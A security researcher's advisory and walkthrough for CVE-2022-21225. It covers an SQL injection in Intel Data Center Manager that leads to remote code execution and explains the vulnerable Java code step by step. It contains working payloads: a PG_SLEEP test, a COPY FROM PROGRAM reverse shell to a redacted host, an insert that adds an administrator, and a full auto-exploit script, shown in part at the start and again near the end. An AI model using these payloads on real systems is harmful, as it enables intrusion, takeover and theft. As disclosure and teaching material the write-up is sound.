    url = target+"/DcmConsole/login/login"

    json_body = {
        "antiCSRFId": None,
        "requestObj": {
            "name": username,
            "password": pwd_sha256,
            "type":0
        }
    }

    print("Fetching a valid antiCSRFId: ", end="")
    r = requests.post(url, verify=False, json=json_body)
    response = json.loads(r.content.decode())
    antiCSRFId = response['responseObj']['sessionId']
    print(str(antiCSRFId))

    for item in r.cookies.items():
        jsessionid = item[1]

    # Let's create the cookies
    cookies = dict(JSESSIONID=jsessionid)

    # Get a valid snapshotId
    print("Searching for a valid snapshotId: ", end="")
    url = target+"/DcmConsole/DcModelServlet?action=getAllSnapshots"
    json_body = {
        "antiCSRFId":antiCSRFId,
        "requestObj":{
            "id": -1
        }
    }

    r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    response = json.loads(r.content.decode())
    snapshotIds = response['responseObj']  #[0]['snapshotId']

    for snapshotId in snapshotIds:
        # test whether the snapshotId is bound to an actual room (aka the room must have existed before the snapshot creation)
        url = target + "/DcmConsole/DataAccessServlet?action=getRoomRackData"

        json_body = {
            "antiCSRFId": antiCSRFId,
            "requestObj": {
                "snapshotId": snapshotId['snapshotId'],
                "roomId": roomId,
                "dataName": "test"
            }
        }

        r = requests.post(url, verify=False, json=json_body, cookies=cookies)
        responseObj = json.loads(r.content)['responseObj']

        # Only proceed if the responseObj is not empty:
        if responseObj:
            snapshotId = snapshotId['snapshotId']
            print(str(snapshotId))
            break

    # Test if the target is vulnerable using PG_SLEEP
    url = target + "/DcmConsole/DataAccessServlet?action=getRoomRackData"

    json_body = {
        "antiCSRFId": antiCSRFId,
        "requestObj": {
            "snapshotId": snapshotId,
            "roomId": roomId,
            "dataName": "test');SELECT PG_SLEEP(5)--"
        }
    }

    print("Testing basic SQL-Injection using PG_SLEEP: ", end="")
    r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    if r.elapsed.total_seconds() > 4.5:
        print("Target " + target + " is vulnerable")

        json_body = {
            "antiCSRFId": antiCSRFId,
            "requestObj": {
                "snapshotId": snapshotId,
                "roomId": roomId,
                "dataName": "test');CREATE TABLE cmd_exec(cmd_output text);--"
            }
        }

        r = requests.post(url, verify=False, json=json_body, cookies=cookies)
        if r.status_code == 200:
            print("Successfully injected cmd_exec table")

            json_body = {
                "antiCSRFId": antiCSRFId,
                "requestObj": {
                    "snapshotId": snapshotId,
                    "roomId": roomId,
                    "dataName": "test');COPY cmd_exec FROM PROGRAM '" + command +"';--"
                }
            }
            print("Triggering command!")
            r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    else:
        print("Target " + target + " doesn't look vulnerable")
The script fetches a roomId from /DcmConsole/rest/rooms using the dcmUserName, dcmUserPassword and dcmAccountType headers, hashes the password with SHA-1 and then SHA-256 to log in at /DcmConsole/login/login, takes the antiCSRFId from the login response and the JSESSIONID from the cookies, enumerates snapshots through getAllSnapshots, and picks the first snapshot whose getRoomRackData response is non-empty. It then confirms the injection with PG_SLEEP(5) by checking that the response took more than 4.5 seconds, creates the cmd_exec table, and finally triggers the command through COPY ... FROM PROGRAM.
Root cause
The dataName value is concatenated into the SQL string that is passed to prepareStatement. The prepared statement only parameterises snapshot_id through setInt(1, snapshotId); the entity_id in (...) and property_name in (...) fragments are built by string concatenation. Because dataName is appended to propsList and then to sb2 without sanitisation, a value containing a single quote closes the string literal and lets the attacker append arbitrary SQL, including stacked statements. The use of a prepared statement gives a false sense of safety, since the injection point is outside the bound parameter.
Two conditions make the sink reachable: a snapshot must exist (created either by an admin or power user visiting /V1/goto?takesnapshot, or by the daily 14:30 timer task), and a room must be configured so that getRoomRackIds() returns a non-empty array. The guest role is enough to send the request, provided a valid JSESSIONID and antiCSRFId are supplied.
Impact
An authenticated attacker with at least the guest role can execute arbitrary SQL against DCM's PostgreSQL database. Through PostgreSQL's stacked queries and the COPY ... FROM PROGRAM command, this leads to remote code execution on the underlying host, demonstrated with a reverse shell and with calc.exe on Windows. The same injection can insert a new administrator row into T_User. Exploitation requires a configured room and at least one snapshot, which either requires an admin or power user to visit a crafted URL once or requires the server to have passed 14:30 at least once.
Fix
A fix was introduced, at least in version 5.0.0.46307; the report does not describe what it changed.
Variants to test
- Send
dataNamevalues containing a single quote togetRoomRackDataon other DCM versions and look for SQL errors or timing differences; a positive result is a delayed response withPG_SLEEPor a database error revealing the query. - Try the other actions exposed by
DataAccessServletthrough theactionparameter, looking for parameters that end up in concatenated SQL; a positive result is the same timing or error behaviour. - Check whether
SNAPSHOT_TIMEis set inconsole.config.xmlon a target; if it is absent, the daily 14:30 snapshot will eventually make the sink reachable without any user interaction. - Test the
/V1/gotoroute withtakesnapshotortssas an admin or power user to confirm snapshot creation, and with anentityidparameter to see how the filter behaves. - On PostgreSQL-backed applications, test whether stacked queries are enabled and whether the database user can run
COPY ... FROM PROGRAM; a positive result is command execution as the database service account.
What happened, in plain words
Intel Data Center Manager (DCM) is a web console that data centre staff use to keep track of servers and the racks they sit in. It runs as a website under a path called /DcmConsole, and behind that website it stores its information in a database called PostgreSQL. A database is simply an organised store of data, like a very large, very strict spreadsheet that answers questions written in a language called SQL.
A security researcher found that one part of this website took a piece of text supplied by the person using the browser and pasted it straight into a database question without checking it first. That is the classic recipe for a vulnerability class called SQL injection: if you can slip your own SQL into a question the database is about to run, you can make the database do things the website author never intended, such as reading other data, waiting on purpose, or even running commands on the machine.
In this case the researcher went further. Because PostgreSQL allows several SQL statements to be chained one after another (called stacked queries), and because one PostgreSQL command can start a program on the operating system, the injection turned into remote code execution (RCE): the ability to run your own commands on the server that hosts the database. The researcher demonstrated this with a reverse shell (a connection back to the attacker's machine that hands over a command prompt) and with calc.exe on Windows. The same trick could also add a brand new administrator account to the console.
The bug is tracked as CVE-2022-21225. A CVE is a public catalogue number given to a security flaw so everyone can refer to the same thing. The vulnerable version is 4.0.1.45257, and the issue affects all versions below 4.1. A fix was introduced, at least in version 5.0.0.46307. The bug was reported through Intel's bug bounty program and paid a $10,000 bounty. Intel published its own advisory, and the researcher's advisory carries a score of 9.9 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H), differing from Intel's because Intel again used the AV:A vector when calculating the score. CVSS is a standard way of scoring how serious a vulnerability is; the letters and colons are just labels for each part of the score.
The injection is reachable from the lowest privileged role, guest, which is the level obtained by bypassing DCM's authentication in the first part of the series. In other words, you do not need to be an administrator to abuse it. The SQL injection itself is easy to exploit, but several limitations had to be bypassed to reach it, and this article walks through each one.
Setup
Three requirements must be met to reach the vulnerable code path:
- At least one (server) room must be configured in the console. On a fresh install without a room, the vulnerable code path cannot be reached. Think of a room as a folder that must exist before you can put anything in it.
- The server must have passed the 14:30 time mark at least once. If the server was installed at 14:31, you either wait another 23 hours and 59 minutes or trick an admin into following a specific route. This is because the console takes an automatic "snapshot" (a saved copy of the layout) once a day at 14:30, and the vulnerable code needs a snapshot to exist.
- The request must be authenticated: a valid
JSESSIONIDand a validantiCSRFIdare required. The lowest privileged role,guest, is sufficient.
A JSESSIONID is a cookie, a small piece of text the server gives your browser after you log in so it can recognise you on the next request. An antiCSRFId is a token, another short value the server expects alongside a request to prove the request really came from the logged-in session and not from a malicious page that tricked your browser. CSRF stands for Cross-Site Request Forgery, an attack where another website makes your browser send a request you did not intend.
The exploit targets version 4.0.1.45257. The console listens on port 8643 in the examples. A port is like a numbered door on a computer; the website answers on door 8643.
Finding it
The vulnerable servlet is com.intel.console.server.servlet.DataAccessServlet, mapped in DCM's web.xml to several URL patterns. A servlet is a Java program that runs on a web server and handles requests; web.xml is the configuration file that tells the server which URL leads to which servlet.
<servlet>
	<display-name>DataAccessServlet</display-name>
	<servlet-name>DataAccessServlet</servlet-name>
	<servlet-class>com.intel.console.server.servlet.DataAccessServlet</servlet-class>
</servlet>
[...]
<servlet-mapping>
	<servlet-name>DataAccessServlet</servlet-name>
	<url-pattern>/DataAccessServlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
	<servlet-name>DataAccessServlet</servlet-name>
	<url-pattern>/data/*</url-pattern>
</servlet-mapping>
[...]
Line by line: the first block declares a servlet named DataAccessServlet and points at the Java class that implements it. The [...] marks code the researcher left out. The two servlet-mapping blocks say that requests to /DataAccessServlet and to anything under /data/ are handed to that same servlet. So there is more than one way in, which is useful to know when testing.
The servlet dispatches on an action query parameter. A query parameter is the part of a URL after the ?, made of name and value pairs, like a form you fill in by typing into the address bar. The vulnerable action is getRoomRackData:
if (context.op.equals("getRoomRackData")) {
            return getRoomRackData(req, resp);
        }
This says: if the action value equals getRoomRackData, call the method of that name and return its result. A method is a named block of code that does one job. So the servlet is a switchboard, and this is the button we want to press.
So the request that triggers the vulnerable method looks like this:
https://[ip-address]:8643/DcmConsole/DataAccessServlet?action=getRoomRackData
This is the address you would send a request to. [ip-address] stands for the address of the DCM server, 8643 is the port, and ?action=getRoomRackData selects the action. On its own this request will not do much yet, because the servlet also expects a body of data, but it is the entry point.
The method itself lives in the same class:
private String getRoomRackData(HttpServletRequest req, HttpServletResponse resp) throws IOException, ConsoleException, ConsoleStubException {
        RackData[] rackDatas;
        GetRoomRackDataRequestData reqData = null;
        JobContext context = getJobContext(req);
        if (context.jobRequest != null) {
            reqData = (GetRoomRackDataRequestData) context.jobRequest.getRequestObj();
        }
        if (reqData == null) {
            return errorResponse(resp, context, 0, "request data is empty or in invalid format");
        }
        JobResponse response = new JobResponse();
        int snapshotId = reqData.getSnapshotId();
        String dataName = reqData.getDataName();
        int roomId = reqData.getRoomId();
        if (reqData.getSnapshotId() == 0) {
            rackDatas = DataAccess.getRoomRackData(roomId, dataName);
            if (reqData.getAnalysisMode() == 2) {
                ServerPlacementResp result = (ServerPlacementResp) context.session.getAttribute("com.intel.dcm.server_placement");
                if (result == null) {
                    return errorResponse(resp, context, 0, "request data is empty or in invalid format");
                }
                LinkedList<ServerPlacement> lastRes = result.getPlacements();
                if (lastRes == null) {
                    return errorResponse(resp, context, 0, "request data is empty or in invalid format");
                }
                Iterator<ServerPlacement> it = lastRes.iterator();
                while (it.hasNext()) {
                    ServerPlacement sp = it.next();
                    int length = rackDatas.length;
                    int i = 0;
                    while (true) {
                        if (i < length) {
                            RackData rackData = rackDatas[i];
                            if (sp.getRackId() == rackData.getId()) {
                                rackData.setCapacity((int) sp.getSpaceCapacity());
                                rackData.setPowerCapacity((int) sp.getPowerCapacity());
                                rackData.setWeightCapacity((int) sp.getWeightCapacity());
                                if (dataName.equalsIgnoreCase("POWER_CAPACITY")) {
                                    rackData.setPowerCapPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("PEAK_POWER_CAPACITY")) {
                                    rackData.setPowerPeakPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("DERATED_POWER_CAPACITY")) {
                                    rackData.setPowerDeratedPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("WEIGHT_CAPACITY")) {
                                    rackData.setWeightCapPercentage(sp.getWeightCapacityUtil());
                                }
                                rackData.setSpaceCapPercentage(sp.getSpaceCapacityUtil());
                            } else {
                                i++;
                            }
                        }
                    }
                }
            }
        } else {
            rackDatas = LayoutSnapshotManager.getInstance().getRoomRackData(snapshotId, roomId, dataName);
        }
[...]
Line by line: the method receives the incoming request and the outgoing response. It declares an array of RackData (a list of rack records) and a reqData object that will hold the parsed request body. It fetches a JobContext from the request, and if that context contains a job request, it pulls the request object out of it. If reqData is still empty, it returns an error saying the request data is empty or in an invalid format. Otherwise it reads three values from the request: snapshotId (a whole number), dataName (text) and roomId (a whole number).
The key branch is the if (reqData.getSnapshotId() == 0). If the snapshot id is zero, the code takes the first path, which calls DataAccess.getRoomRackData(roomId, dataName) and then does a lot of work with server placement data. If the snapshot id is anything else, the code takes the else path and calls LayoutSnapshotManager.getInstance().getRoomRackData(snapshotId, roomId, dataName). That else path is the vulnerable one.
The vulnerable call is at line 56, where an instance of LayoutSnapshotManager is created and getRoomRackData is invoked. The request needs four parameters:
- A
requestObj(line 6) JSON parameter. - A
snapshotId(line 12) JSON parameter withinrequestObj. - A
dataName(line 13) JSON parameter withinrequestObj. - A
roomId(line 14) JSON parameter withinrequestObj.
JSON is a simple text format for structured data, using curly braces for objects and name/value pairs, like a labelled box inside a labelled box. All four values are user-controlled, but only dataName is typed as a String. That is the parameter later used without sanitisation in a SQL query. Sanitisation means cleaning or checking input before using it; here there is none.
To reach line 56, the if on line 15 must fail so the else branch is taken: snapshotId must be anything other than 0. Setting it to 1 passes the check and jumps into the vulnerable method:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":1,"roomId":1,"dataName":"test"}}
This is the body you would send with the request. antiCSRFId is the token mentioned earlier. Inside requestObj, snapshotId is 1 so the code takes the else branch, roomId is 1, and dataName is the harmless word test. The point of this step is simply to get past the branch and see what the next layer does.
That alone is not enough, because a valid snapshotId is required:
The image relates to the missing valid snapshotId. The next section explains how to get a real one.
The getRoomRackData() method is implemented in com.intel.console.server.dcModeling.LayoutSnapshotManager:
public RackData[] getRoomRackData(int snapshotId, int roomId, String rackDataType) throws ConsoleDbException {
        ResultSet res;
        PreparedStatement statement;
        Connection conn;
        LinkedList ret = new LinkedList<>();
        Integer[] rackIds = getRoomRackIds(snapshotId, roomId);
        if (rackIds.length == 0) {
            return new RackData[0];
        }
        StringBuilder sb = new StringBuilder(DefaultExpressionEngine.DEFAULT_INDEX_START);
        for (int i = 0; i < rackIds.length; i++) {
            if (i > 0) {
                sb.append(",");
            }
            sb.append(rackIds[i]);
        }
        sb.append(DefaultExpressionEngine.DEFAULT_INDEX_END);
        String rackIdsString = sb.toString();
        LinkedList propsList = new LinkedList<>();
        propsList.add("NAME");
        propsList.add("CABINETPDU");
        if (rackDataType.equals("POWER_CAPACITY")) {
            propsList.add("POWER_PERCENTAGE");
        } else if (rackDataType.equals("PEAK_POWER_CAPACITY")) {
            propsList.add("PEAK_POWER_PERCENTAGE");
        } else if (rackDataType.equals("DERATED_POWER_CAPACITY")) {
            propsList.add("DERATED_POWER_PERCENTAGE");
        } else if (rackDataType.equals("SPACE_CAPACITY")) {
            propsList.add("SPACE_PERCENTAGE");
        } else if (rackDataType.equals("WEIGHT_CAPACITY")) {
            propsList.add("WEIGHT_PERCENTAGE");
        } else {
            propsList.add("CAPACITY");
            propsList.add("POWERCAPACITY");
            propsList.add("WEIGHTCAPACITY");
            propsList.add("IT_EQUIPMENT_PWR");
            propsList.add(rackDataType);
        }
        StringBuilder sb2 = new StringBuilder(DefaultExpressionEngine.DEFAULT_INDEX_START);
        for (int i2 = 0; i2 < propsList.size(); i2++) {
            if (i2 > 0) {
                sb2.append(",");
            }
            sb2.append(OperatorName.SHOW_TEXT_LINE);
            sb2.append(propsList.get(i2));
            sb2.append(OperatorName.SHOW_TEXT_LINE);
        }
        try {
            sb2.append(DefaultExpressionEngine.DEFAULT_INDEX_END);
            String propsString = sb2.toString();
            conn = ConnectionProvider.getConnection();
            statement = null;
            res = null;
            try {
                statement = conn.prepareStatement("select entity_id, property_name, property_value from\"T_Entity_Snapshot\" where snapshot_id=? and entity_id in " + rackIdsString + " and property_name in " + propsString + " order by entity_id");
                statement.setInt(1, snapshotId);
                int lastId = -1;
                RackData rackData = null;
                res = statement.executeQuery();
[...]
Line by line: the method takes a snapshotId, a roomId and a rackDataType string. It asks getRoomRackIds(snapshotId, roomId) for the list of rack ids that belong to that room in that snapshot. If the list is empty, it returns an empty result immediately, which is the check at line 7. If the list is not empty, it builds a comma-separated string of those ids in sb, wrapped in brackets, and stores it in rackIdsString.
Then it builds a list of property names called propsList. It always adds NAME and CABINETPDU. If rackDataType matches one of the known names such as POWER_CAPACITY, it adds the matching percentage column. Otherwise, in the else branch, it adds several default columns and then adds rackDataType itself. That last line is the dangerous one: whatever text the user sent as dataName ends up in the list.
Next it builds a second string, sb2, by walking through propsList and wrapping each entry in quote characters (OperatorName.SHOW_TEXT_LINE). Finally it creates a database connection and calls prepareStatement with a SQL string that is assembled by joining fixed text with rackIdsString and propsString. Only the snapshot_id is bound safely with setInt(1, snapshotId). The rest is pasted in.
The check at line 7 must pass to reach the SQL query at line 55. That requires at least one room configured and one snapshot present (line 6). When it passes, the user-controlled dataName, received here as rackDataType, is added without sanitisation to propsList (line 37) and therefore to the sb2 StringBuilder (line 45). sb2 is converted to a String (line 50) and concatenated into a prepared statement (line 55). As the researcher notes, this is an excellent example of how not to use prepared statements. A prepared statement is meant to keep data separate from the SQL instructions, like keeping the filling of a sandwich apart from the recipe; here the filling is stirred into the recipe.
On a fresh DCM installation the snapshot table is empty, so the if at line 7 cannot be passed and the vulnerable query is unreachable:
The image relates to the empty snapshot table on a fresh install.
Exploitation
Step 1: obtain a snapshotId
A snapshot is identified by a snapshotId, and there are two ways to get one. A snapshot is a saved copy of the data centre layout at a point in time, so the console can show you what the racks looked like then.
The first is the web route /V1/goto, taken from web.xml:
<filter>
		<display-name>RedirectFilter</display-name>
		<filter-name>RedirectFilter</filter-name>
		<filter-class>com.intel.console.server.login.RedirectFilter</filter-class>
	</filter>
	<filter-mapping>
		<filter-name>RedirectFilter</filter-name>
		<url-pattern>/V1/goto</url-pattern>
	</filter-mapping>
A filter is code that runs before a request reaches its destination, like a security guard at a door. This mapping says the RedirectFilter class runs for every request to /V1/goto.
The route is handled by com.intel.console.server.login.RedirectFilter:
private static final Pattern entityPattern = Pattern.compile("entityid=(\\d+)");

@Override // javax.servlet.Filter
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {
        int index;
        HttpServletRequest httpRequest = (HttpServletRequest) request;
        HttpServletResponse httpResponse = (HttpServletResponse) response;
        String param = httpRequest.getQueryString();
        if (param != null) {
            HttpSession session = httpRequest.getSession();
            String param2 = param.toLowerCase();
            Matcher m = entityPattern.matcher(param2);
            if (m.matches()) {
                int entityId = Integer.valueOf(m.group(1)).intValue();
                try {
                    IdName[] path = DcModel.getEntityPath(entityId);
                    String res = entityId + ",";
                    for (int i = 0; i < path.length; i++) {
                        if (i != 0) {
                            res = res + "_";
                        }
                        res = res + path[i].getId();
                    }
                    sessionPathMap.put(session.getId(), res);
                } catch (Exception e) {
                    sessionPathMap.put(session.getId(), "0");
                }
            } else if ((param2.equals("takesnapshot") || param2.equals("tss")) && UserMgmtHandler.isAdminOrPowerUser(httpRequest)) {
                LayoutSnapshotManager.getInstance().takeSnapshot();
            }
        }
        String url = httpRequest.getRequestURI().replace("?", "");
        if (!(url == null || (index = url.indexOf("goto")) == -1)) {
            httpResponse.sendRedirect(url.substring(0, index));
        }
    }
Line by line: the filter first defines a pattern that matches the text entityid= followed by digits. In doFilter, it reads the raw query string from the request. If there is one, it lowercases it and checks it against the pattern. If the query string is exactly an entityid value, it looks up the path of that entity and stores it in a session map. Otherwise, if the query string is exactly takesnapshot or tss and the current user is an admin or power user, it calls takeSnapshot(). Finally it redirects the browser to the same URL with everything from goto onwards removed.
Reaching line 29, which calls takeSnapshot(), requires:
- Passing the check on line 9 by simply adding an HTTP parameter.
- Not including an
entityid(line 13). - Having an empty
takesnapshotortssquery parameter (line 28), with the requesting user holding the roledcm_adminordcm_poweruser.
An attacker therefore has to trick an admin or power user into visiting the following URL at least once:
https://[ip-address]:8643/DcmConsole/V1/goto?takesnapshot
This is a link you could send to an administrator. If they are logged in and click it, the filter sees the takesnapshot parameter, checks that they are an admin or power user, and creates a snapshot. This is a form of social engineering: instead of breaking in, you ask someone with the right access to do the work for you.
The image relates to the /V1/goto?takesnapshot URL.
This creates the desired snapshot:
The image relates to the created snapshot.
Step 2: the scheduled snapshot task
Tricking users is not attractive, and com.intel.console.server.dcModeling.LayoutSnapshotManager offers a second route: a SnapshotTimerTask that also calls takeSnapshot() (line 7):
public class SnapshotTimerTask extends TimerTask {
        SnapshotTimerTask() {
        }

        @Override // java.util.TimerTask, java.lang.Runnable
        public void run() {
            LayoutSnapshotManager.this.takeSnapshot();
            try {
                LayoutSnapshotManager.this.cleanExpiredSnapshots();
            } catch (ConsoleDbException e) {
                AppLogger.warn("cleanExpiredSnapshots return exception:" + e.getMessage());
            }
        }
    }
This is a task that the console schedules to run on its own. When it runs, it calls takeSnapshot() and then tries to clean up expired snapshots, logging a warning if that cleanup fails. A timer task is like an alarm clock inside the program: it goes off at a set time and runs the code attached to it.
The task is declared as follows:
public synchronized void init() {
        int minute;
        int hour;
        String snapshotTime = Configuration.getProperty("SNAPSHOT_TIME");
        int splitPos = snapshotTime.indexOf(":");
        try {
        } catch (NumberFormatException e) {
            AppLogger.warn("Invalid snapshot time configuration:" + snapshotTime + ". Default time will be used.");
            hour = 14;
            minute = 30;
        }
        if (splitPos > 0) {
            hour = Integer.parseInt(snapshotTime.substring(0, splitPos));
            minute = Integer.parseInt(snapshotTime.substring(splitPos + 1, snapshotTime.length()));
            if (hour < 0 || hour >= 24 || minute < 0 || minute >= 60) {
                throw new NumberFormatException("invalid format");
            }
            Date now = new Date();
            Calendar executionTime = Calendar.getInstance();
            executionTime.set(11, hour);
            executionTime.set(12, minute);
            executionTime.set(13, 0);
            executionTime.set(14, 0);
            if (executionTime.getTime().before(now)) {
                executionTime.add(6, 1);
            }
            if (this.snapshotTimer == null) {
                this.snapshotTimer = new Timer("take_snapshot_timer");
                this.timerTask = new SnapshotTimerTask();
            }
            this.snapshotTimer.scheduleAtFixedRate(this.timerTask, executionTime.getTimeInMillis() - now.getTime(), 86400000);
            return;
        }
        throw new NumberFormatException("invalid format");
    }
Line by line: init reads a configuration property called SNAPSHOT_TIME and looks for a colon in it. The try block is empty, so the catch only matters if something else throws; if it does, the code logs a warning and falls back to hour 14 and minute 30. If a colon was found, it parses the hour and minute from the string, checks they are in valid ranges, and builds a calendar time for today at that hour and minute. If that time has already passed today, it adds one day. It then creates a timer and schedules the task to run at that time, repeating every 86,400,000 milliseconds, which is exactly one day.
The task first reads the SNAPSHOT_TIME property from the console.config.xml configuration file (line 4). That setting is not present in a default installation of Intel's DCM on Windows or Linux, so the task falls back to hour 14 and minute 30 (lines 9-10 and 20-21). The result is an automatic task execution every day at 14:30:
The image relates to the daily 14:30 task execution.
All an attacker has to do is wait for the 14:30 mark to be passed once. No user interaction is needed, which makes this the quieter of the two routes.
Step 3: fetch roomId and snapshotId
For getRoomRackIds() (line 6) to return a non-empty integer array, a valid roomId is also required:
public RackData[] getRoomRackData(int snapshotId, int roomId, String rackDataType) throws ConsoleDbException {
        ResultSet res;
        PreparedStatement statement;
        Connection conn;
        LinkedList ret = new LinkedList<>();
        Integer[] rackIds = getRoomRackIds(snapshotId, roomId);
        if (rackIds.length == 0) {
            return new RackData[0];
        }
This is the same method as before, shown again to make the point: if the list of rack ids is empty, the method returns immediately and the SQL query is never built. So you need a room that actually contains racks in the chosen snapshot.
The roomId can be fetched with a request against /DcmConsole/rest/rooms:
The image relates to the /DcmConsole/rest/rooms request.
The snapshotId can be retrieved with /DcmConsole/DcModelServlet?action=getAllSnapshots:
The image relates to the getAllSnapshots request.
Step 4: confirm the injection with PG_SLEEP
With the gathered roomId and snapshotId, the if check at line 7 passes and a SQL injection payload can be placed in dataName. DCM uses PostgreSQL, so a PG_SLEEP call confirms the injection. PG_SLEEP is a PostgreSQL function that makes the database pause for a given number of seconds; if the response comes back late, you know your SQL actually ran.
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');SELECT PG_SLEEP(5)--"}}
Line by line: snapshotId is 5 and roomId is 12, real values from the previous step. The dataName value starts with test');, which closes the string and the bracket the original SQL had opened, then adds a semicolon to end the statement, then SELECT PG_SLEEP(5) to pause for five seconds, then -- to comment out whatever came after. A comment in SQL means the rest of the line is ignored, which prevents the leftover SQL from causing a syntax error.
This results in a database sleep of 5 seconds:
The image relates to the 5 second database sleep.
Step 5: execute commands with COPY
PostgreSQL's stacked query support allows the native COPY command to execute arbitrary commands. Stacked queries mean you can put several SQL statements in one request, separated by semicolons, and the database runs them in order. COPY ... FROM PROGRAM is a PostgreSQL feature that runs an operating system program and reads its output as if it were data.
First, create a temporary table:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');CREATE TABLE cmd_exec(cmd_output text);--"}}
Line by line: the same closing trick, then CREATE TABLE cmd_exec(cmd_output text) creates a table named cmd_exec with one text column called cmd_output. The table is where the output of the command will be stored. The trailing -- comments out the rest.
The image relates to the cmd_exec table creation payload.
Then send a reverse shell payload:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');COPY cmd_exec FROM PROGRAM 'python3 -c ''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"[redacted]\",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")''';--"}}
Line by line: after the closing trick, COPY cmd_exec FROM PROGRAM tells PostgreSQL to run the program that follows and put its output into the cmd_exec table. The program is python3 -c with a short Python script. That script opens a network socket, connects to [redacted] on port 1337, then redirects the standard input, output and error of the process to that socket, and finally starts a shell (pty.spawn("sh")). The result is that the attacker's machine, listening on port 1337, receives an interactive shell on the DCM server. The doubled single quotes are how the payload escapes quotes inside the JSON and SQL strings.
Which finally gets you a shell:
The image relates to getting a shell.
Or even a more dangerous calc.exe:
The image relates to running calc.exe.
Step 6: add an administrator
As a bonus, the same injection can insert a new administrator account into T_User:
');insert into \"T_User\" values (5, 'mrtux','mrtux','[redacted]','[redacted]+oTwinG7UrRPsDIt0Rrc=','hacked',0,null,null,0,0,0,null);--
Line by line: the leading '); closes the original statement, then insert into "T_User" values (...) adds a new row to the users table. The values are a numeric id, a username, a display name, a password hash, a second hash, a status string, and a series of zero and null fields. The trailing -- comments out the rest. The payload adds a new administrator to Intel's DCM.
The image relates to the bonus insert payload.
This adds a new administrator to Intel's DCM:
The image relates to adding a new administrator.
Step 7: automate it
The full Python script below auto-exploits the issue, given at least Guest-level access to Intel's DCM:
import hashlib
import json

import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

if __name__ == '__main__':
    ### FILL IN ###
    target = "https://[redacted]:8643"
    username = "guest"
    password = "Password0"

    # PUT single quotes into double-single-quotes to escape them
    # linux shell
    command = "python3 -c ''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"[redacted]:1337\"));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")''"

    # windows calc.exe
    #command = "powershell.exe Start-Process -FilePath \"c:\\Windows\\System32\\calc.exe\""

    ### DO NOT EDIT BELOW HERE ###

    # Get a valid roomId first
    print("Fetching a valid roomId: ", end="")
    url = target + "/DcmConsole/rest/rooms"
    headers = {
        "dcmUserName": username,
        "dcmUserPassword": password,
        "dcmAccountType": "0"
    }

    r = requests.get(url, headers=headers, verify=False)
    response = json.loads(r.content)
    roomId = response['content'][0]['id']
    print(str(roomId))

    # Get a valid snapshotId
    url = target+"/DcmConsole/DcModelServlet?action=getAllSnapshots"

    # Let's convert the password to be able to auth to the app and get the JSESSIONID and the antiCSRFId
    pwd_sha1 = hashlib.sha1(password.encode()).hexdigest()
    pwd_sha256 = (hashlib.sha256(pwd_sha1.encode()).hexdigest())

    url = target+"/DcmConsole/login/login"

    json_body = {
        "antiCSRFId": None,
        "requestObj": {
            "name": username,
            "password": pwd_sha256,
            "type":0
        }
    }

    print("Fetching a valid antiCSRFId: ", end="")
    r = requests.post(url, verify=False, json=json_body)
    response = json.loads(r.content.decode())
    antiCSRFId = response['responseObj']['sessionId']
    print(str(antiCSRFId))

    for item in r.cookies.items():
        jsessionid = item[1]

    # Let's create the cookies
    cookies = dict(JSESSIONID=jsessionid)

    # Get a valid snapshotId
    print("Searching for a valid snapshotId: ", end="")
    url = target+"/DcmConsole/DcModelServlet?action=getAllSnapshots"
    json_body = {
        "antiCSRFId":antiCSRFId,
        "requestObj":{
            "id": -1
        }
    }

    r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    response = json.loads(r.content.decode())
    snapshotIds = response['responseObj']  #[0]['snapshotId']

    for snapshotId in snapshotIds:
        # test whether the snapshotId is bound to an actual room (aka the room must have existed before the snapshot creation)
        url = target + "/DcmConsole/DataAccessServlet?action=getRoomRackData"

        json_body = {
            "antiCSRFId": antiCSRFId,
            "requestObj": {
                "snapshotId": snapshotId['snapshotId'],
                "roomId": roomId,
                "dataName": "test"
            }
        }

        r = requests.post(url, verify=False, json=json_body, cookies=cookies)
        responseObj = json.loads(r.content)['responseObj']

        # Only proceed if the responseObj is not empty:
        if responseObj:
            snapshotId = snapshotId['snapshotId']
            print(str(snapshotId))
            break

    # Test if the target is vulnerable using PG_SLEEP
    url = target + "/DcmConsole/DataAccessServlet?action=getRoomRackData"

    json_body = {
        "antiCSRFId": antiCSRFId,
        "requestObj": {
            "snapshotId": snapshotId,
            "roomId": roomId,
            "dataName": "test');SELECT PG_SLEEP(5)--"
        }
    }

    print("Testing basic SQL-Injection using PG_SLEEP: ", end="")
    r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    if r.elapsed.total_seconds() > 4.5:
        print("Target " + target + " is vulnerable")

        json_body = {
            "antiCSRFId": antiCSRFId,
            "requestObj": {
                "snapshotId": snapshotId,
                "roomId": roomId,
                "dataName": "test');CREATE TABLE cmd_exec(cmd_output text);--"
            }
        }

        r = requests.post(url, verify=False, json=json_body, cookies=cookies)
        if r.status_code == 200:
            print("Successfully injected cmd_exec table")

            json_body = {
                "antiCSRFId": antiCSRFId,
                "requestObj": {
                    "snapshotId": snapshotId,
                    "roomId": roomId,
                    "dataName": "test');COPY cmd_exec FROM PROGRAM '" + command +"';--"
                }
            }
